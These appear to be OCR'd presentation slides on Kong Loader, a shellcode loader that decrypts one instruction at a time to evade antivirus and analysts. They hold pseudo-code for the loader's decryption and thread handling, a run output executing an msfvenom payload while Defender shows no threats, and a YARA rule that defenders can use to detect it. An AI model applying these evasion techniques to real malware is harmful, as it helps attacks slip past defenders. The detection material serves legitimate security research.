*Kong Loader Source: Decrypting shellcode based on source operands*

```
...
case ZYDIS_MNEMONIC_MOV:
case ZYDIS_MNEMONIC_MOVNTDQ:
case ZYDIS_MNEMONIC_MOVNTDQA:
case ZYDIS_MNEMONIC_MOVNTSD:
case ZYDIS_MNEMONIC_MOVNTSS:
case ZYDIS_MNEMONIC_MOVQ:
case ZYDIS_MNEMONIC_MOVSLDUP:
case ZYDIS_MNEMONIC_MOVSS:
case ZYDIS_MNEMONIC_MOVUPD:

if (secondOperandType == MEMORY) {
    Decrypt(
        GetRegisterValue(secondOperandValue),
        secondOperandSize
    );
}

... continue ...
```

*Pseudo c-code*

Fast and lightweight x86/x86-64 disassembler and code generation library.

# Vague encryption states

**Variables stored inside shellcode itself (used as pointers) are always encrypted.**

Call with unknown pointer argument sizes

```
lea rcx, [rip+0x4]              ; Load address of data
call ShellExecute               ; ShellExecute (&data)
ret                             ; Return
.byte 0x13, 0x37, 0x13, 0x37 ; Data (encrypted)
```

*Pseudo assembly*

Pointer points to data of which the length is unknown…

Good thing is, the length is usually passed as another argument!

Fast and lightweight x86/x86-64 disassembler and code generation library.

*Kong Loader Source: Decrypting shellcode on best-effort practice*

```
...

struct KnownFunction KnownFunctions[] = {
    { "ShellExecute", SIZE_TYPE_STRING },
    { "RtlDecompressBuffer", SIZE_IN_FIFTH_ARGUMENT }
};

if (FunctionName(address) == "ShellExecute") {
    DecryptNullTerminatedString(firstOperandValue);
}

if (FunctionName(address) == "RtlDecompressBuffer") {
    Decrypt(fourthOperandValue, fifthOperandValue);
}

... continue ...
```

*Pseudo c-code*

# Vague execution states

**Breakpoints do not trigger in newly created threads**

- Hardware breakpoints via debug registers are per-thread.
- On CreateThread, Kong Loader may lose execution control.
- Even if we were able to properly implement it:
    1. Thread 1 decrypts an instruction.
    2. Thread 2 encrypts that instruction.
    3. Thread 1 executes encrypted instruction (crashes).

# Vague execution states

**Breakpoints do not trigger in newly created threads**

- Hardware breakpoints via debug registers are per-thread.
- On CreateThread, Kong Loader may lose execution control.
- Even if we were able to properly implement it:
    1. Thread 1 decrypts an instruction.
    2. Thread 2 encrypts that instruction.
    3. Thread 1 executes encrypted instruction (crashes).

Fast and lightweight x86/x86-64 disassembler and code generation library.

New threads might contain nested pointers to original shellcode.

*Kong Loader Source: Duplicating encrypted shellcode for a new thread*

```
if (FunctionName(lpAddress) == "CreateThread") {
    // Set start address to duplicated shellcode
    SetThirdArgument(
        Duplicate(shellcode)
        + GetOffset(GetThirdArgument)
    );

    // Suspend so we can set the breakpoint
    SetFifthArgument(CREATE_SUSPENDED);

    // Configure breakpoint in new thread
    SetBreakpoint(
        duplicatedShellcode,
        AFTER_EXECUTING_INSTRUCTION,
        RESUME_THREAD_AFTER_DUPLICATION
    )
}

... continue ...
```

*Pseudo c-code*

# We interpret all these instructions, aren’t we building an interpreter?

*Vectored Exception Handling (VEH) Malware*

# We interpret all these instructions, aren’t we building an interpreter?


*~~Vectored Exception Handling (VEH) Malware~~*

*Vague, Endless & Horrible (VEH) Malware*

# Caveats for Defenders

*Such slow. Very exception. Much breakpoint.*

# Caveats for Defenders (debugging)



malware.exe

SOC Analyst


Performs analysis in isolated sandbox

Isolated sandbox

Sandbox too slow for rolling decryption

Thus, runtime analysis is difficult.

# Caveats for Defenders (debugging)



0101
1001

malware.exe

SOC Analyst

Performs analysis in WinDBG


WinDbg.exe

Millions of exceptions (1 for each instruction)

Can you ignore them using the `sxi sse` command?

No, ignoring each instruction adds millions of instructions per instruction to be executed…

# Caveats for Defenders (detection)



KongLoader.x64.exe

Bestandstype: Toepassing (.exe)

Beschrijving: KongLoader.x64.exe

```
888     d8P                                        888
888    d8P                                         888
888   d8P                                          888
888d88K      .d88b.  88888b.   .d88b.              888       .d88b
8888888b    d88""88b 888 "88b d88P"88b             888      d88""8
888  Y88b   888  888 888  888 888  888             888      888  888 .d888888 888  888 88888888 888
888   Y88b  Y88..88P 888  888 Y88b 888             888      Y88..88P 888  888 Y88b 888 Y8b.     888
888    Y88b  "Y88P"  888  888  "Y88888             88888888 "Y88P"  "Y888888  "Y88888  "Y8888  888
                                   888
     The ART of rolling       Y8b d88P       Version 1.0 - Copyright 2024 Tijme Gommers
    shellcode decryption       "Y88P"             Mozilla Public License (MPL)-2.0
[SUCCESS 10:31:48] Creating Payload Descriptor (PD) and the `Msfvenom-WinExec-1` payload within it.
[SUCCESS 10:31:48] Succesfully created the Payload Descriptor (PD) with a size of 276 bytes.
[SUCCESS 10:31:48] Base address of payload is 0x000002B9208A0000 (ending at 0x000002B9208A0114).
[SUCCESS 10:31:48] Calling shellcode. This can take a while.
[VERBOSE 10:31:51] GetBestEffortSizeOfByteSequence of WinExec located at 0x00007FFF9E848AD0 resulted in
: 9.
```

## Virus & threat protection

Protection for your device against threats.

Have a question?

Who's protecting me?

### Current threats

No current threats.
Last scan: 13-2-2025 14:51 (quick scan)
0 threat(s) found.
Scan lasted 5 minutes 6 seconds
36972 files scanned.

### Virus & threat protection

No action needed.

### Virus & threat protection


Security intelligence is up to date.
Last update: 13-2-2025 14:29

### Ransomware protection

No action needed.

| Naam | Beschrijving |
|---|---|
| MsSense.exe | MsSense.exe |
| MpDefenderCoreService.exe | Antimalware Core Service |
| SenseCE.exe | SenseCE.exe |
| SenseCE.exe | Windows Defender Advanced Threat Protec |
| SenseTVM.exe | SenseTVM.exe |
| SenseNdr.exe | Windows Defender Advanced Threat Protec |
| SenseIR.exe | SenseIR.exe |

# Caveats for Defenders (detection)



```
rule KongLoader {
    strings:
        // Look for import of AddVectoredExceptionHandler
        $import_AddVectoredExceptionHandler = { 41 64 64 56 65 63 74 6F 72 65 64 45 78 63 65 ... }

        // Look for import of ZydisDecoderDecodeFull
        $import_ZydisDecoderDecodeFull = { 5A 79 64 69 73 44 65 63 6F 64 65 72 44 65 63 6F 64 ... }

        // Look for call to VirtualAlloc with PAGE_EXECUTE_READWRITE (0x40)
        $call_VirtualAlloc_PAGE_EXECUTE_READWRITE = {
            41 B9 40 00 00 00     // push 0x40 (PAGE_EXECUTE_READWRITE)
            ?? ?? ?? ?? ?? ??     // push 0x3000 (MEM_COMMIT | MEM_RESERVE)
            ?? ?? ??              // push <variable size> (dwShellcodeSize)
            B9 00 00 00 00        // push 0x0 (NULL)
            48 8B 05 97 B5 07 00  // mov rax, VirtualAlloc
            FF D0                 // call rax
        }
    condition:
        all of ($import_*) and $call_VirtualAlloc_PAGE_EXECUTE_READWRITE
}
```

*Yara rule to detect Kong Loader's native code*

# Future work

*Making Kong Loader production ready*

# Making Kong Loader production ready

